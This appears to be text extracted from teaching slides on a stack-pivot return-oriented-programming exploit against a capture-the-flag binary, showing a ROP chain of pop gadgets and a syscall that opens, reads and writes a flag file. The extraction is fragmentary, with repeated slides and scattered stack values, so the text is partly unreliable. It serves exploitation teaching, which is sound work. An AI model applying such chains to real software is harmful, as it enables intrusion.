
```
0x4c2800 (buf):  
    ""
```

rdi	0
rsi	0x4c26e0
rdx	0x80
rax	?




Stack Pivot

- pivot
- **open("/home/chal/flag.txt")**
- read(3, buf, 0x30)
- write(1, buf, 0x30)



Stack Pivot

- pivot
- **open("/home/chal/flag.txt",**
- read(3, buf, 0x30)
- write(1, buf, 0x30)



Stack Pivot

- pivot
- **open("/home/chal/flag.txt",**
- read(3, buf, 0x30)
- write(1, buf, 0x30)

```

...
0x401ce1 (main):
    lea rsi, [rbp - 0x20]
    call read

...
    leave
    ret
    mov rsp, rbp
    pop rbp

```

leave
ret

mov rsp, rbp
pop rbp

0x4c2800 (buf):
"""

rdi	0
rsi	0x4c26e0
rdx	0x80
rax	?

0x4c26e0

stack

```
/home/ch
```

al/flag.

txt

0

0x4c2900

pop_rdi

0x4c26e0

pop_rsi

0

pop_rdx_rbx

0

0

pop_rax

0x2

syscall

0x401ce1

?

aaaaaaaa

aaaaaaaa

aaaaaaaa

aaaaaaaa

0x4c2700

0x401ce1

?

?

?

?

?

?

?

?


?

?

?


Stack Pivot

- pivot
- `open("/home/chal/flag.txt")`
- `read(3, buf, 0x30)`
- `write(1, buf, 0x30)`




Stack Pivot

- pivot
- **open("/home/chal/flag.txt",**
- read(3, buf, 0x30)
- write(1, buf, 0x30)




Stack Pivot

- pivot
- **open("/home/chal/flag.txt",**
- read(3, buf, 0x30)
- write(1, buf, 0x30)

